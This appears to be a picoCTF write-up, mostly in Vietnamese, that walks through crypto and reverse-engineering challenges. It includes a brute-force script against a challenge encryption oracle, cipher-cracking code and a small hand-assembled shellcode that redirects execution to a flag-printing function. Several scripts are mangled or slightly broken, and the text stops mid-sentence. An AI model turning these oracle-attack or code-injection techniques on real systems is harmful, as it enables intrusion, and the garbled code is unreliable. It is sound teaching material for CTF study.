Nếu như vậy thôi là dễ rồi, nhưng đời không như mơ! Với đoạn p i c o, có thể chúng ta sẽ nhận được <p1><i2> <c3><o4> hoặc <p1><c3><i2> <o4> , <c3><o4> <p1><i2> ... không biết được thứ tự <(") .
Vậy, để xử lý, chúng ta sẽ burteforce từng kí tự, và kiểm tra encrypt nó có trong flag hay không.
import osfrom socket import *import timeHOST='mercury.picoctf.net'PORT=6276def GetC(c): if(len(Cipher)>0): for i in Cipher: c=c.replace(i,b'') return cdef Clean_Response(res): res=res.replace(b'I will encrypt whatever you give me: ',b'') res=res.replace(b'Here you go: ',b'') res=res.replace(b'\n',b'') return resknown_flag=''Cipher=[]RegEx='{}_0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ}!#$%&\()*+,-./:;<=>?@[\\]^_`'def Run_Code(known_flag,Cipher): s=socket(AF_INET, SOCK_STREAM) s.connect((HOST, PORT)) time.sleep(4) flag=s.recv(409600) print(flag) flag=((flag.split(b' '))[1].split(b'\n'))[0] g=b'' for i in known_flag: payload=g+bytes(i,'ascii')+b'\n' s.sendall(payload) time.sleep(2) p=s.recv(409600) p=Clean_Response(p) p=GetC(p) Cipher.append(p) g+=bytes(i,'ansi') for i in Cipher: print(i in flag,end='') known_flag=bytes(known_flag,'ansi') a=time.time() for j in RegEx: payload=known_flag+bytes(j,'ansi')+b'\n' s.sendall(payload) time.sleep(2) p=s.recv(40960000) p=Clean_Response(p) print(p) p=GetC(p) if p in flag: known_flag+=bytes(j,'ansi') Cipher.append(p) os.system('cls') print(known_flag) break b=time.time() print('took',b-a,'sec')Run_Code(known_flag,Cipher)-Caesar
Bài này mã hóa bằng thuật toán caesar.Thuật toán caesar là thuật toán mã hóa cơ bản, dịch chuyển kí tự đi n vị trí.
Ở bài này, bảng chữ cái có 26 kí tự, ta có thể thử cả 26 kí tự để tìm ra flag
import stringLOWERCASE_OFFSET = ord("a")ALPHABET = string.ascii_lowercase[:16]def b16_decode(encoded): dec="" for c in range((len(encoded)//2)): binary="{0:04b}".format(ALPHABET.index(encoded[2*c])) binary+="{0:04b}".format(ALPHABET.index(encoded[2*c+1])) #print((encoded[2*c]),(encoded[2*c+1])) #print(binary) dec+=chr(int(binary,2)) return decdef shift(c, k): t1 = ord(c) - LOWERCASE_OFFSETt2 = k return ALPHABET[( t1-t2) % len(ALPHABET)]encoded = "ihjghbjgjhfbhbfcfjflfjiifdfgffihfeigidfligigffihfjfhfhfhigfjfffjfeihihfdieieih"k = ALPHABETfor key in range(17): enc = "" for i, c in enumerate(encoded): enc += shift(c, key) #print(enc) print('picoCTF{',b16_decode(enc),'}')#print(enc)-Pixelated
Việc của ta là XOR 2 ảnh lại
import numpy as npfrom PIL import Imageim1 = Image.open("scrambled1.png")im2 = Image.open("scrambled2.png")im1np = np.array(im1)*1079im2np = np.array(im2)*1079result = np.bitwise_xor(im1np, im2np).astype(np.uint8)Image.fromarray(result).save('result.png')Mochi Nishi
-New Caesar

Source Code for New Caesar
Nhìn vào source code, ta có một vài nhận xét:
- Độ dài của key = 1
- Các kị tự của key đều nằm trong 16 kí tự đầu tiên của bảng chữ cái alphabet được viết thường (abcdefghijklmnop)
- Hàm b16_encode được dùng để mã hoá flag bằng cách với mọi kí tự của flag, ta tách kí tự đó thành 2 phần: 4 bit đầu và 4 bit cuối, sau đó lấy chữ cái trong chuỗi ALPHABET với vị trí tương ứng, ví dụ kí tự p (01110000) được tách thành 2 phần là 0111 (7) và 0000 (0), sau đó lấy ALPHABET[7] và ALPHABET[0] tương ứng với ‘h’ và ‘a’, sau đó ghép lại thành ‘ha’
- Hàm shift được dùng để mã hoá các kí tự sau khi đã được b16_encode, hàm lấy kí tự hiện tại, chuyển về vị trí tương ứng trong chuỗi ALPHABET và cộng với vị trí của key tương ứng trong chuỗi ALPHABET, và sau đó mod cho độ dài của chuỗi ALPHABET, tức là mod cho 16 sẽ ra được kí tự mới, ví dụ kí tự mình muốn mã hoá là ‘p’ và key là ‘o’ thì vị trí của kí tự ‘p’ và ‘o’ trong ALPHABET tương ứng với 15 và 14, lấy tổng 2 giá trị đó mod cho độ dài của chuỗi ALPHABET (16) và lấy kí tự có vị trí tương ứng: (tức là kí tự n)
Từ đây, ta có một vài ý tưởng để solve bài này: chúng ta sẽ bruteforce key, vì key chỉ có thể nằm trong 16 kí tự trong chuỗi ALPHABET nên thời gian chạy sẽ rất nhanh, script được viết như sau:
Và đây là kết quả ta thu được:
Flag: picoCTF{et_tu?_a2da1e18af49f649806988786deb2a6c}
-New Vignere
Chúng ta sẽ lướt nhìn vào source code:
import stringLOWERCASE_OFFSET = ord("a")ALPHABET = string.ascii_lowercase[:16]def b16_encode(plain): enc = "" for c in plain: binary = "{0:08b}".format(ord(c)) enc += ALPHABET[int(binary[:4], 2)] enc += ALPHABET[int(binary[4:], 2)] return encdef shift(c, k): t1 = ord(c) - LOWERCASE_OFFSET t2 = ord(k) - LOWERCASE_OFFSET return ALPHABET[(t1 + t2) % len(ALPHABET)]flag = "redacted"assert all([c in "abcdef0123456789" for c in flag])key = "redacted"assert all([k in ALPHABET for k in key]) and len(key) < 15b16 = b16_encode(flag)enc = ""for i, c in enumerate(b16): enc += shift(c, key[i % len(key)])print(enc)- Ta có một vài điều rút ra được ta source code:
- key có độ dài nhỏ hơn 15
- flag chỉ có thể là những kí tự
abcdef0123456789 - key chỉ có thể là những kí tự
abcdefghijklmnop - Hàm
shift()vàb16_encode()đều có chức năng như bài New Caesar
Từ những điều trên, ta thấy rằng New Vignere là một New Caesar nhưng hoàn hảo hơn, như vậy ta cần phải viết một đoạn script hoàn hảo hơn để có thể break được cipher này với một vài ý tưởng sau:
- Lần này độ dài của key ta không biết, nên ta cần bruteforce hết tất cả các trường hợp độ dài của key - từ 1 đến 14
- Mỗi kí tự của key có 16 trường hợp xảy ra, vậy khi bruteforce, độ phức tạp của thuật toán có thể lên đến
14^16,gần bằng2*10^18, quá lớn để có thể bruteforce. Vì thế ta cần phải suy nghĩ cách bruteforce khác. - Nếu để ý kĩ một chút xíu, ta nhận thấy rằng flag thì có thể nằm trong những kí tự
abcdef0123456789, vậy thì khi mà xét những kí tự đầu tiên (vì những kí tự tiếp theo sau đó sẽ được lặp lại từ những kí tự đầu, nên ta chỉ quan tâm những kí tự đầu tiên, trong khoảng từ 1 đến 14), ta cần phải đảm bảo rằng khi decode, nó sẽ ra được những kí tựabcdef0123456789, vì thế ta sẽ lập trước những đoạn key sao cho khi decode vớibkglibgkhghkijphhhejggikgjkbhefgpienefjdioghhchffhmmhhbjgclpjfkp, ta luôn ra được một trong những kí tựabcdef0123456789 - Do bài này mình không có viết một script cụ thể nào cả (nghĩa là mình đã viết ra tổng cộng 14 cái script để chạy cho 14 độ dài), cho nên mình sẽ show đoạn script bruteforce của chiều dài đúng với kết quả, độ dài của key là 9:
import stringLOWERCASE_OFFSET = ord("a")ALPHABET = string.ascii_lowercase[:16]def shift_decode(c, k): t1 = ord(c) - LOWERCASE_OFFSET t2 = ord(k) - LOWERCASE_OFFSET return ALPHABET[(t1 - t2) % len(ALPHABET)]string = 'bkglibgkhghkijphhhejggikgjkbhefgpienefjdioghhchffhmmhhbjgclpjfkp'keyChar = "abcdef0123456789"li1 = ['le', 'lf', 'lg', 'lh', 'li', 'lj', 'ob', 'oc', 'od', 'oe', 'of', 'og', 'oh', 'oi', 'oj', 'ok']li2 = ['af', 'ag', 'ah', 'ai', 'aj', 'ak', 'dc', 'dd', 'de', 'df', 'dg', 'dh', 'di', 'dj', 'dk', 'dl']li3 = ['ca', 'cl', 'cm', 'cn', 'co', 'cp', 'fa', 'fb', 'fi', 'fj', 'fk', 'fl', 'fm', 'fn', 'fo', 'fp']li4 = ['ae', 'af', 'ag', 'ah', 'ai', 'aj', 'db', 'dc', 'dd', 'de', 'df', 'dg', 'dh', 'di', 'dj', 'dk']def b16_decode(ct): de_ct = '' for i in range(0, len(ct), 2): k = ((ord(ct[i]) - LOWERCASE_OFFSET) << 4) + ord(ct[i+1]) - LOWERCASE_OFFSET de_ct += chr(k) return de_ct# li = []# # Đoạn code này để tạo ra 4 mảng trên, tương ứng với 4 cặp kí tự đầu tiên của encrypted flag mà đề cho, sao cho khi decode ra các từ trong keyChar# for x1 in ALPHABET:# for x2 in ALPHABET:# #cou = 0 2 4 6# cou = 6# m = string[cou] + string[cou + 1]# key = x1 + x2## flag = 0# de = ''# for i in range(2):# de += shift_decode(m[i], key[i])## o = b16_decode(de)# if o in keyChar: li.append(key)## print(li)Còn đây là đoạn bruteforce với độ dài của key là 9
def bruteforce(): cou = 0 for x1 in li1: for x2 in li2: for x3 in li3: for x4 in li4: for x5 in ALPHABET: potentialKey = x1 + x2 + x3 + x4 + x5 dec = '' for i, c in enumerate(string): dec += shift_decode(c, potentialKey[i % len(potentialKey)]) potentialMess = b16_decode(dec) flag = 0 for e in potentialMess: if e not in keyChar: flag = 1 print(cou, 'Attempting:', potentialMess) cou += 1 if (flag == 0): print('FOUND: ', potentialMess) return;bruteforce()RE>
phuonghoang
-Easy as GDB
Description: The flag has got to be checked somewhere...
You can find out the source of challenge and script here( source, script)
The name of function, variable in my writeup will called as the way they displays on IDA's disassembly window.
Proceed to solve
1 - Your input will XORed with multiple keys which generated from the loop of function sub_82b() function
Input will xored with multiple xor-key before continuing
IDA's Decompiler( pseudo-code - F5) sometimes makes some mistakes. Be careful!( i.e it happened in this challenge)
2 - I debugged this program at sub_7C2(array, size, option) to recognize that this function will shuffle an array with option( 1 or -1). Furthermore, two options are inverse. If I take a result array generated with option -1 as the first argument of sub_7C2(), and select the option 1, the function will return the original array:
- sub_7C2(original_array, size, 1)--> result_array
- sub_7C2(result_array, size, -1) --> original_array
3 - After shuffling the encrypted input, it will compared to the target array which be available at.data:00002008and print correct or no.
Appendix
There are some mistakes of IDA's decompiler I discovered while solving following below:
1.
- The first argument of sub_82B() is not v2, it's s variable( your input). Let's check again with assembly windows:

- The second argument of sub_7c2() isn't 1, it's n( length of your input), check again with assembly window:


-Rolling My Own
Challenge's Description: I don't trust password checkers made by other people, so I wrote my own. It doesn't even need to store the password! If you can crack it I'll give you a flag.
You can find out the challenge's source and solving script here( source, script)
Firstly, I think two hints of this challenge is very important. Firstly, you should deeply the paper related directly this challenge. Besides, the second hint "Here's the start of the password: D1v1" is also worthy.
The main idea of paper
his paper suggested an anti-disassembly technique by using cryptographic hash. Particularly, a key and salt were chosen to generate the hash digest which contains some bytes of machine code( also called "running code"). In program there are a function which pick some bytes at arbitrary position in those hash digests ( these positions will be decided by programmer before) and create running code. The disassembly of IDA or well-known disassembler will failed in disassembling those bytes because the byte arrays which they received are hash digests, no machine code.
The key steps to right password
The idea of challenge
- Based on above paper, author claims the right keys from us to concatenate them with available salts to create plaintexts, get MD5 digests of these plaintexts.
- In each generated md5 digests, there is a running code. Merging all running code at specified positions in MD5 digests, I have a function which can call flag-opening function.
Step-by-step to solve
Determine the salts and positions of running code in MD5 digest
The pseudo-code generated by IDA was edited( function's name, variable's name...) to simplify analysis process.

Storing salts and positions of running code on stack
- While debugging and analyzing with arbitrary password, I recognized that v17 - v20 are salts of plaintext( easily concluded there are four 16-byte MD5 digests) and v11 - v14 are starting positions of running code in those digests in corresponding.
Determine the running code to open flag
- Above snipped-code will concatenate the part of password( each 4 bytes at one time) with its salt( 8 bytes). Finally, we will have 4 12-byte plaintexts to do cryptographic hash

- From the loops above, I easily discovered that there are 16 bytes running code( get from 4 bytes of each MD5 digests).
Conclude about running code: *its length is 16 bytes and it can call the flag-opening function. ()
There are two noticeable points which I haven't yet mention above. They are: challenge's second hint and the flag-opening function.
1 - Hint:
Here's the start of the password: D1v1** - I will calculate the MD5 digest of the first pass of password concatenating its corresponding salt "GpLaMjEW".
- MD5 digest in hexa:
23 f1 44 e0 8b 60 3e 72 48 89 fe 48 9f 78 fa 53 - If I get 4 adjacent bytes starting digest[8]( because the specified of running code in first MD5 digest is 8), I will have
48 89 fe 48, try disassembling it at here:0: 48 89 fe mov rsi,rdi 3: 48 rex.W( maybe miss some bytes to create a completed instruction)2 - The flag- opening function

- To open flag.txt file, %rdi register must be assigned equally 0x7b3dc26f1. This is a task of running code. (*)
From () and (**), I will create running code appropriately to satisfy all above conditions:#Before, %rdi stored the address of flag-opening functionmov rsi,rdi #%rsi = &flag-opening funcmovabs rdi,0x7b3dc26f1 #%rdi = 0x7b3dc26f1jmp rsi #jump to flag-opening funcret#and this is running code:0: 48 89 fe mov rsi,rdi3: 48 bf f1 26 dc b3 07 movabs rdi,0x7b3dc26f1a: 00 00 00d: ff d6 call rsif: c3 retBrute-force three remaining keys
- Brute-force 3 remaining keys to create MD5 digest containing running code at specified positions.
-Checkpass
Description: What is the password?
You can find out the source of challenge and script here( source, script)
In this challenge, there are an big table containing 1024 integer- elements. To easily solve it, I wrote IDA- Python script to get data from executable file, calculate and recover the original passwordProceed to solve
1 - Let's pay for your attention to sub_5960(). It's so exciting function and maybe contain main processing of program. For example, there are some functions such as sub_66A0(), sub_6660(), sub_6600 which used to print notice to user about "Success", "Invalid length\n", "Invalid password\n" after entering the password.

2 - As mentioned above, there are a big 1024 -element table at.rodata:0000000000039560( to be simple, also called T), it contains four 256-elements arrays internally. Additionally, there is also a permutation array(to be simple, also called P) at location0x39970including 128 elements( the size of its element is 8 bytes). It also contains 4 smaller -arrays.
3 - Your input as0 generated array(inputArr0), after callingsub_54E0(), it returns1st generated array. The result array (1st generated array) is continuously as the argument for 2nd calling ofsub_54E0(). This stage, insub_54E0(),T and P will jump 2nd smaller array of them to evaluate with1st generated array. The end ofsub_54E0(), function returns2nd generated array. Continuing as same.
4 - After totally 4 callings to sub_54E0(), the final generated array( 4th generated array) will compared to target array located at.rodata:0000000000039D95( if check true, noticing to 